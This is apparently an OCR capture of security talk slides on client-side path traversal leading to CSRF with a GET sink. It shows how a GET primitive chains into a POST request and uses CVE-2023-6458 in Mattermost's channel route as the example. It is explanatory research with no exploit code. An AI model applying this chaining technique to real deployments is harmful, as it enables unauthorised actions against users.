
- Not **DIRECLTY** exploitable

CSPT2CSRF with a GET sink


- Golden Rule
  - No state changing operations on a GET endpoint

- Not **DIRECLTY** exploitable**, let's look at a second-order exploitation**

CSPT2CSRF with a GET sink



CSPT2CSRF with a GET sink



GET CSPT2CSRF -> POST CSRF

- 1st primitive: GET CSPT2CSRF:
  - **Source: {USER_INPUT}**
  - **Sink: GET request on the API**

- 2nd primitive: POST CSPT2CSRF:
  - **Source: id from the JSON data**
  - **Sink: POST request on the API**


CVE-2023-6458

- CSPT2CSRF with a **GET** sink in Mattermost

  Mattermost webapp fails to validate route parameters in / ***<TEAM_NAME>/channels/<CHANNEL_NAME>*** *allowing an attacker to perform a client-side path traversal.*

Front-end logic


/<TEAM_NAME>/channels/<CHANNEL_NAME>



Retrieves channel details of CHANNEL_NAME

Check if the user is member of the channel


Add the user to channel

